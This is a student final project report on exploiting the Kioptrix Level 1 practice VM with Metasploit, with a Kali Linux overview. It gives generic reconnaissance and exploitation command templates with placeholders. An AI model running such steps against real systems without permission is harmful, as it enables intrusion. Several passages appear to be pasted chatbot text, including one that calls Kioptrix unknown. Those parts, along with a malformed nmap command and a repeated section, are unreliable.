Final Project Report

On

“Machine Solving with Kioptrix and Metasploit”

By

SHIVANI

2218217

MCA-4th


Submitted in partial fulfillment for the award of degree of

MASTER OF COMPUTER APPLICATIONS

(Batch 2022-2024)

DEPARTMENT OF COMPUTER APPLICATIONS
CHANDIGARH GROUP OF COLLEGES

LANDRAN, PUNJAB



DATA SECURITY COUNCIL OF INDIA
DSCI
A NASSCOM® Initiative

SecureHack
Making Internet Safe

NASSCOM®
Certified Member

Certificate of Completion

This certificate is proudly awarded to

Shivani

Has successfully completed his/her forty five days training in

"Cyber Security"

Securehack A Ferrissoft Technologies Pvt. Ltd.
Sandeep
Director

Dr. SANDEEP KAUSHAL
Managing partner

CBSA
LANDRAN

DEPARTMENT OF COMPUTER APPLICATIONS CGC LANDRAN MOHALI

(2022-2024)

CHANDIGARH GORUP OF COLLEGES LANDRAN, PUNJAB

CBSA LANDRAN
CHANDIGARH BUSINESS
SCHOOL OF ADMINISTRATION
Building Careers. Transforming Lives.

CERTIFICATE

This is to certify that the — "**Project Report**" submitted by Shivani **(Regd. No.: 2218217)** is work done by her and submitted during the **2022 – 2024** academic year, in partial fulfillment of the requirements for the award of the degree of **MASTER OF COMPUTER APPLICATIONS**, at Chandigarh Group of Colleges, Landran, Punjab.

Ms. Samrity
College internship Co-Ordinator

Dr. Tejinder Pal Singh Brar
Head of Department
Department of DCA

STUDENT DECLARATION

"Shivani (Reg. no. 2218217)" hereby declares that I have completed my Project at "**Cyber Security**" from "March 2022" to "May 2022". I have completed a research project "**Machine Solving with Metasploit and Kioptrix** "under the guidance of Miss. Samrity.

Further, I confirm that the work presented herein is genuine and original and has not been published elsewhere.

Shivani
2218217

FACULTY DECLARATION

I hereby declare that the student of MCA has undergone her Project under my periodic guidance on the Project titled "Machine solving with Metasploit and Kioptrix".

Further, I hereby declare that the student was periodically in touch with me during his/her training period and the work done by the student is genuine & original.

Signature

ABSTRACT

Kali Linux is the highest-rated and most popular Linux security distribution available. Kali Linux is a robust, enterprise-ready penetration testing distribution and is the successor of the widely popular and highly-rated BackTrack Linux. Kali Linux is used by penetration testers and IT professionals worldwide to test their networks' security. Where beginners use to solve the machine as a puzzle and find the root access through Metasploit 2 and Kioptrix Level 1. Where the object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games (Kioptrix series) is to learn the basic tools and techniques in vulnerability assessment and exploitation. Through Metasploit. Where Metasploit conducts automated tests on all systems to exploit the vulnerability. Easy Switching Between Payloads – the set payload command allows easy, quick access to switch payloads. It becomes easy to change the interpreter or shell-based access into a specific operation.

ACKNOWLEDGEMENT

First I would like all the people who worked along with me **Secure Hack** with their patience and openness they create an enjoyable working environment.

It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.

I would like to thanks my Head of the Department **Dr. Tejinder Pal Singh Brar** for his constructive criticism throughout my internship.

I would like to thanks **Ms. Samrity,** College internship coordinator

I am extremely grateful to my department staff members and friends who helped me in the successful completion of this internship.

Shivani
(2218217)

TABLE OF CONTENTS

CHAPTER 1
SYNOPSIS

PROBLEM DEFINITION

Kali Linux, a widely used penetration testing and ethical hacking

distribution, is not without its challenges. One primary issue that users may encounter is the potential for misuse of the powerful tools it provides. While Kali Linux is designed for ethical hacking and security testing, some individuals may deploy its tools for malicious purposes, leading to legal and ethical concerns. Another challenge is the complexity of Kali Linux itself. It caters to experienced users in the field of cybersecurity, and its extensive array of tools can be overwhelming for beginners. The learning curve can be steep, and users may struggle to understand and effectively utilize the various utilities available. Additionally, compatibility issues and hardware requirements can pose problems for some users. Certain wireless network cards, graphics drivers, or other hardware components may not be fully supported, leading to difficulties in setting up and using Kali Linux effectively. Despite these challenges, the Kali Linux community actively works to address issues, provide support, and enhance the distribution's capabilities. Proper education and responsible use are crucial to ensuring that Kali Linux remains a valuable tool for cybersecurity professionals while minimizing the risk of misuse.

Metasploit, a powerful penetration testing framework, poses several

challenges and concerns in its application. Chief among these is the risk of misuse by malicious actors who leverage its tools for nefarious purposes, potentially leading to unauthorized access, data breaches, and system compromise. Moreover, ethical and legal considerations loom large, as the unauthorized use of Metasploit can result in legal ramifications and ethical dilemmas. False positives and false negatives in vulnerability assessments, reliance on known exploits, resource-intensive operations, and the tool's inherent complexity further compound the challenges. Additionally, Metasploit's scope is limited, necessitating a comprehensive security strategy that integrates other tools and methodologies. Addressing these issues mandates a balanced approach, emphasizing responsible usage, adherence to legal and ethical standards, ongoing education, and the integration of complementary security measures to ensure effective and lawful penetration testing practices.

Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and learning purposes. Metasploit is a powerful penetration testing framework that provides various tools and exploits for security testing. Combining Kioptrix Level 1 and Metasploit can be a valuable learning experience, but it's essential to approach it responsibly and within a legal

and ethical framework. Always ensure that you have the necessary permissions to perform penetration testing on a system.

Objective: The objective is to exploit vulnerabilities present in the Kioptrix Level 1 virtual machine using Metasploit, gaining unauthorized access to the system, and potentially escalating privileges.

Scope: The scope is limited to the Kioptrix Level 1 virtual machine. Any attempts to exploit vulnerabilities or perform actions beyond the scope of the exercise are considered unauthorized.

Vulnerabilities: Kioptrix Level 1 intentionally containsvulnerabilities that can be exploited for educational purposes. These vulnerabilities may include but are not limited to outdated software versions, misconfigurations, or default credentials.

Methodology:

Reconnaissance: Begin by conducting reconnaissance to gather information about the

Kioptrix Level 1 system. Identify the IP address, open ports, and services running on the target.

Scanning: Use tools like Nmap to perform service version detection and identify potential vulnerabilities.

Exploitation: Utilize Metasploit modules to exploit known vulnerabilities. This could involve gaining access through vulnerabilities in web applications, services, or misconfigurations.

Post-exploitation: After gaining access, explore the system, escalate privileges, and demonstrate the impact of a successful exploit.

Documentation: Document the entire process, including the tools used, commands executed, and the results obtained. Include screenshots or logs to provide a detailed account of the penetration testing process.

Ethical Considerations: Emphasize the importance of ethical hacking practices and the need to obtain proper authorization before conducting penetration testing. Remind participants that the goal is education and skill development rather than causing harm to systems.

Learning Objectives:

Understand the process of reconnaissance and information gathering.

Learn to use scanning tools to identify open ports and services.

Gain hands-on experience with Metasploit for exploitation.

Explore post-exploitation activities, including privilege escalation.

Remember, responsible and ethical behavior is paramount when engaging in penetration testing activities. Always have explicit permission to conduct penetration testing on any system, and ensure that your actions align with legal and ethical standards.

REASON BEHIND CHOOSING THIS PROJECT

Choosing the Kioptrix project and Metasploit framework for cybersecurity training or penetration testing can be attributed to several reasons:

Real-world Simulation: Kioptrix is a series of vulnerable machines designed to simulate real-world scenarios. These machines are intentionally configured with security vulnerabilities, allowing individuals to practice exploiting them in a controlled environment. By using Kioptrix, users can gain hands-on experience in identifying and exploiting common security flaws.

Educational Purposes: Kioptrix provides a structured and educational platform for learning about penetration testing and vulnerability assessment techniques. It covers a range of security issues, including web application vulnerabilities, network misconfigurations, and privilege escalation methods. Metasploit, on the other hand, is a powerful framework that simplifies the process of exploiting vulnerabilities. By combining Kioptrix with Metasploit, individuals can understand how to leverage automated tools effectively in penetration testing scenarios.

Understanding Attack Techniques: Metasploit is widely used by security professionals and ethical hackers for exploiting vulnerabilities in systems. By using Metasploit with Kioptrix, individuals can understand the inner workings of various exploit techniques, payloads, and postexploitation activities. This knowledge is valuable for both offensive security (penetration testing) and defensive security (incident response, vulnerability management).

Hands-on Experience: Both Kioptrix and Metasploit offer a hands-on approach to learning cybersecurity concepts. Instead of just reading about security vulnerabilities or theoretical attack techniques, users can actively engage with vulnerable systems and exploit them using Metasploit modules. This practical experience is crucial for developing practical skills and understanding the complexities involved in securing systems.

Community Support: Both Kioptrix and Metasploit have active

communities of users and contributors. This means that individuals can access a wealth of resources, tutorials, and forums to support their learning journey. Whether they encounter challenges in setting up Kioptrix machines or using Metasploit modules, there are often community members willing to provide guidance and assistance.

Overall, the combination of Kioptrix and Metasploit offers a comprehensive and practical approach to learning cybersecurity skills, making it a popular choice for beginners and experienced professionals alike.

GOALS AND OBJECTIVES

Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and educational purposes. It's part of a series of intentionally vulnerable machines created for users to practice and develop their skills in ethical hacking and penetration testing.

The main goals and objectives of Kioptrix Level 1 typically include:

Exploitation: The primary objective is to find and exploit vulnerabilities within the system. This may involve identifying and exploiting weaknesses in the operating system, services, or applications running on the Kioptrix machine.

Privilege Escalation: After gaining initial access, the goal may be to escalate privileges to gain higherlevel access on the system. This involves exploiting vulnerabilities that allow an attacker to increase their level of access and control.

Enumeration: Enumeration involves actively gathering information about the system, its network, and its services. This step is crucial for identifying potential vulnerabilities and weaknesses that can be exploited.

Post-Exploitation: Once initial access is gained, the focus may shift to maintaining access, installing backdoors, or exploring the compromised system for sensitive information. Learning and Skill Development: The ultimate goal of Kioptrix Level 1 is educational. Users are expected to learn and practice ethical hacking techniques, including vulnerability analysis, exploitation, and postexploitation activities.

Regarding Metasploit, it's a widely used penetration testing framework that simplifies the process of exploiting vulnerabilities. Users might integrate Metasploit into their workflow when attempting to compromise systems like Kioptrix Level 1. The goals with Metasploit can include:

Exploitation Automation: Metasploit provides a wide range of exploits and payloads that can be used to automate the exploitation of vulnerabilities. This can save time and effort during penetration testing.

Payload Delivery: Metasploit helps deliver various payloads to compromised systems. A payload is the code that gets executed on the target system after a successful exploit.

Post-Exploitation Modules: Metasploit includes modules for postexploitation activities, allowing users to perform actions on the compromised system, such as gathering information, escalating privileges, or pivoting to other systems on the network.

Framework for Exploitation: Metasploit serves as a framework that streamlines the exploitation process, making it easier for penetration testers and ethical hackers to identify, exploit, and secure vulnerabilities.

It's important to note that using these tools and engaging in penetration testing activities should always be done in a legal and ethical manner, with proper authorization and within the bounds of applicable laws and regulations.

Regarding **Metasploit**, it's a widely used penetration testing framework that simplifies the process of exploiting vulnerabilities. Users might integrate Metasploit into their workflow when attempting to compromise systems like Kioptrix Level 1. The goals with Metasploit can include:

Exploitation Automation: Metasploit provides a wide range of exploits and payloads that can be used to automate the exploitation of vulnerabilities. This can save time and effort during penetration testing.

Payload Delivery: Metasploit helps deliver various payloads to compromised systems. A payload is the code that gets executed on the target system after a successful exploit.

Post-Exploitation Modules: Metasploit includes modules for post exploitation activities, allowing users to perform actions on the compromised system, such as gathering information, escalating privileges, or pivoting to other systems on the network.

Framework for Exploitation: Metasploit serves as a framework that streamlines the exploitation process, making it easier for penetration testers and ethical hackers to identify, exploit, and secure vulnerabilities. It's important to note that using these tools and engaging in penetration testing activities should always be done in a legal and ethical manner, with proper authorization and within the bounds of applicable laws and regulations.

WORKING METHODOLOGY OF THE PROJECT

Assuming you're looking for guidance on using Metasploit to exploit vulnerabilities in the Kioptrix Level 1 VM, here's a general methodology you might follow:

Set Up the Environment:

Download and install Kioptrix Level 1 VM in your virtualization software (e.g., VirtualBox, VMware).

Make sure the VM is running and reachable on the network.

Identify Target:

Use tools like Nmap to identify open ports and services running on the Kioptrix VM. bashCopy code

```
nmap -p- sV<Kioptrix_IP>
```

Vulnerability Analysis:

Analyze the scan results and identify potential vulnerabilities in the services running on the Kioptrix VM.

Search for Exploits in Metasploit:

Start Metasploit and search for relevant exploits using the identified vulnerabilities.

bashCopy code

```
msfconsole search
<vulnerability_name>
```

Select and Configure Exploit:

Once you find a suitable exploit, select it using the use command and set any required options (e.g., target IP, payload). bashCopy code

```
use <exploit_name> set
RHOSTS <Kioptrix_IP> set PAYLOAD <selected_payload>
```

Exploit the Target:

Execute the exploit and attempt to gain access to the Kioptrix VM. bashCopy

code

```
exploit
```

Post-Exploitation:

Once you have successfully exploited the target, explore the system, escalate privileges, and achieve the goals of the challenge.

Documentation:

Document the steps you took, the exploits used, and any findings.

Remember, this process assumes that you have permission to perform penetration testing on the target system. Unauthorized penetration testing is illegal and can have serious consequences. Always ensure you have the right authorization before attempting any penetration testing activities. Additionally, it's crucial to use these skills for ethical and educational purposes to improve cybersecurity knowledge and practices.

SOFTWARE REQUIREMENT

Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and learning purposes. **Metasploit** is a powerful penetration testing framework that provides various tools and exploits for security testing. To work with Kioptrix Level 1 and Metasploit, you'll need specific software and tools. Here's what you'll need:

Hypervisor:

Software like VMware Workstation, VirtualBox, or VMware Player to run the Kioptrix Level 1 virtual machine.

Kioptrix Level 1 VM:

Download the Kioptrix Level 1 VM from a reliable source. Ensure that the VM is compatible with your chosen hypervisor.

Kali Linux:

Install Kali Linux, a popular penetration testing distribution, on another virtual machine or a physical machine. This will be used to run Metasploit.

Metasploit Framework:

Install Metasploit Framework on your Kali Linux machine. You can install it using the following commands: bashCopy code sudo apt update sudo apt install metasploit-framework Networking **Configuration:**

Set up a network connection between the Kioptrix Level 1 VM and the Kali Linux VM. Ensure they can communicate with each other.

Security Tools:

Familiarize yourself with other security tools like Wireshark, nmap, and netcat, which can be used in conjunction with Metasploit for better analysis and exploitation.

Documentation:

Refer to the official documentation for Kioptrix Level 1 and Metasploit for any specific configuration or usage instructions.

Steps:

Start your hypervisor and import the Kioptrix Level 1 VM.

Start the Kioptrix Level 1 VM and note its IP address.

Open Kali Linux and configure its network to communicate with the Kioptrix VM.

Launch Metasploit Framework in Kali Linux.   5) Use Metasploit modules to identify vulnerabilities and exploit them on the Kioptrix VM.   Remember, always ensure that you have the legal right to perform penetration testing on systems, and use these tools responsibly and ethically.

Unauthorized access or testing on systems you do not own or have explicit permission to test is illegal and unethical.

HARDWARE REQUIREMENTS

Operating System: Debian-Base Linux

Processor: 1 GHz x86 or x86-64 processor

RAM: minimum 2GB

Screen Resolution: 800 x 600at least

Disk Space: Minimum20GB

TESTING

It appears that you're referencing terms related to cybersecurity testing and tools. "Kioptrix" doesn't seem to be a widely known term or tool as of my last knowledge update in January 2022. It's possible that it could be a new tool or concept that has emerged since then. However, "Metasploit" is a wellknown penetration testing framework commonly used by cybersecurity professionals for ethical hacking and security testing.

If you're looking to conduct testing at a "level 1" or assess security using tools like Metasploit, it's crucial to ensure you have proper authorization and are conducting these activities legally and ethically. Unauthorized penetration testing or hacking is illegal and can lead to serious consequences.

Here are some general steps for responsibly using Metasploit:

Authorization: Ensure that you have explicit permission to conduct penetration testing on the target system or network. Unauthorized testing is illegal and unethical.

Research: Understand the target system, network, or application you are testing. Gather information about potential vulnerabilities.

Configuration: Configure Metasploit according to your testing needs.

Scanning: Use Metasploit for vulnerability scanning to identify potential weaknesses.

Exploitation: If vulnerabilities are found, use Metasploit to simulate attacks and exploit these vulnerabilities.

Post-Exploitation: Assess the extent of the compromise and potential impact.

Reporting: Document your findings and report them to the relevant parties.

Provide recommendations for improving security.

Remember, ethical hacking is about improving security, not causing harm. Always follow legal and ethical guidelines, and only perform testing on systems and networks for which you have explicit permission.

If "Kioprix level 1" is a specific term or tool that has emerged after my last update, I recommend checking the latest cybersecurity resources or documentation for more information on its use and ethical considerations.

Always stay informed about the latest developments in the field of cybersecurity.

CONCLUSION & SCOPE OF THE PROJECT

Conclusion:

Skill Development: Solving challenges at **Kioprix Level 1** and utilizing **Metasploit** enhances your skills in ethical hacking, penetration testing, and cybersecurity.

Understanding Vulnerabilities: These exercises help you understand common security vulnerabilities and exploits that malicious actors may use.

Hands-on Experience: Engaging with challenges and using tools like Metasploit provides valuable hands-on experience, allowing you to apply

theoretical knowledge to real-world scenarios.

Problem-Solving: Completing challenges requires creative problem solving and critical thinking, which are essential skills in the cybersecurity field.

Scope:

Cybersecurity Training: Solving Kioprix Level 1 challenges and working with Metasploit is part of broader cybersecurity training. It can serve as a foundation for more advanced challenges and scenarios.

Red Team Training: The skills developed are particularly relevant for individuals interested in red teaming, where ethical hackers simulate attacks to identify and patch vulnerabilities in systems.

Penetration Testing: Understanding Metasploit is valuable for penetration testers who assess the security of systems and networks, identifying weaknesses before malicious actors can exploit them.

Security Research: Individuals interested in security research can use the knowledge gained to explore new vulnerabilities, develop exploits, and contribute to the overall improvement of cybersecurity.

Career Advancement: Proficiency in solving challenges at this level and working with Metasploit can enhance your resume and open doors to job opportunities in the cybersecurity field.

Remember to always practice ethical hacking and adhere to legal and ethical standards. Unauthorized access to systems or networks is illegal and unethical. Always use your skills for educational and professional purposes within the boundaries of the law.

CHAPTER 2

INTRODUCTION TO KALI LINUX

Kali Linux is a **Debian-based Linux distribution** that is designed for **digital forensics** and **penetration testing.** It is funded and maintained by **Offensive Security,** an information training company. Kali Linux was developed through the rewrite of **BackTrack** by **Mati Aharoni** and **Devon Kearns** of **Offensive Security.** Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including **penetration testing, computer forensics, security research,** and **reverse engineering.**

It is a Debian-derived distribution of Linux developed for penetration testing and digital forensics. It is funded and maintained by ***Offensive Security***.

Approximately, Kali Linux has 600 penetration testing programs, such as OWASP ZAP web application security scanners and Burp Suite, Airxrack-ng (software suite for wireless penetration-testing LANs), sqlmap (database takeover tool and automatic SQL injection), John the Ripper (password cracker), Metasploit (framework for penetration testing), Wireshark (packet analyzer), Nmap (port scanner), Armitage (a tool for graphical cyber-attack management), etc.

It was designed by ***Devon Kearns***and ***Mati Aharoni***of Offensive Security from the BackTrack rewrite, the old information security testing distribution of Linux based on Knoppix. The title was influenced by the Hindu goddess Kali. It is based on the Debian testing branch. Almost every package Kali uses is imported through the Debian repositories.

The popularity of Kali Linux grew at the time it was advertised in two or more Mr. Robot TV series episodes. In the show, tools highlighted and given by Kali Linux contain Wget, Shellshock, Nmap, Metasploit framework, John the Ripper, Bluetooth Scanner, and Bluesniff. The BackTrack and tagline of Kali Linux is "the quieter you become, the more you are able to hear", which is shown on a few backgrounds.

Version History of Kali Linux

The first 1.0.0 "moto" version was published in March 2013. The default user interface was changed from GNOME to Xfce, along with a GNOME version still present in November 2019 with the 2019.4 version. The default shell was changed from Bash to ZSH, along with Bash resting as an option in August 2020 with the 2020.3 version.


Supported Platforms of Kali Linux

Kali Linux is distributed in 64-bit and 32-bit images for utilization on hosts based on the x86 instruction set and the image for the ARM architecture for utilization on the Beagle Board computer and the ARM Chromebook of Samsung.

Kali Linux developers plan to make Kali Linux exist for more ARM devices. Kali Linux is available for SS808, Galaxy Note 10.1, Utilite Pro, Samsung Chromebook, Odroid XU3, Odroid XU, Odroid U2, EfikaMX, Raspberry Pi, CuBox-i, CuBox, CubieBoard 2, HP Chromebook, BeagleBone Black, and Asus Chromebook Flip C100P.

Also, Kali Linux is officially present on Android devices like OnePlus One, Nexus 10, Nexus 9, Nexus 7, Nexus 6, Nexus 5, and a few Samsung Galaxy models with the Kali NetHunter arrival. Also, it has been made present for other Android devices from unofficial community builds. It is available on Windows 10 on top of WSL (Windows Subsystem for Linux). The official distribution of Kali for Windows can be installed from the Microsoft Store.

Kali Linux Logo



BackTrack was their previous information security operating system. Kali Linux's first version, **Kali 1.0.0,** was released in **March 2013.** Kali Linux is now funded and supported by **Offensive Security.** Today, if we went to Kali's website (www.kali.org), we'd notice a giant banner that states, **"Our Most Advanced Penetration Testing Distribution,** Ever." A very bold statement that ironically has yet to be disproven. There are over 600 **penetration-testing applications** preconfigured on Kali Linux for us to explore. Each program has its own set of capabilities and applications. Kali Linux performs a fantastic job of categorizing these important tools into the following groups:


1. Information Gathering
2. Vulnerability Analysis
3. Wireless Attacks
4. Web Application
5. Exploitation Tools
6. Stress Testing

7. Forensics Tools
8. Sniffing & Spoofing
9. Password Attacks
10. Maintaining Access
11. Reverse Engineering
12. Reporting Tools
13. Hardware Hacking

Features of Kali Linux

Kali Linux has an embedded project set aside for unity and porting to particular Android devices, known as ***Kali NetHunter***. It's the first open-source penetration testing platform of Android for Nexus devices, established as a joint effort among the Offensive Security and Kali community member ***"BinkyBear"***. It supports the 802.11 version of wireless frame injection, Bad USB MITM attacks, HID keyboard, and one-click MANA Evil Access Point setups.

Kali's predecessor (BackTrack) included a mode called ***forensic mode***, which was renewed to Kali by live boot. It is very popular for several reasons, partly due to several Kali users already containing a bootable Kali CD or USB drive, and it makes it convenient to use Kali for any forensic job. The system does not touch the swap space or internal hard drive, and auto mounting is deactivated if booted in the forensic mode. Although, the developers suggest that users extensively test these aspects before utilizing Kali for actual world forensics.


Features of Kali Linux
01 Over 600 Penetration Testing Tools Pre-installed
02 Full Customization of Kali ISOs
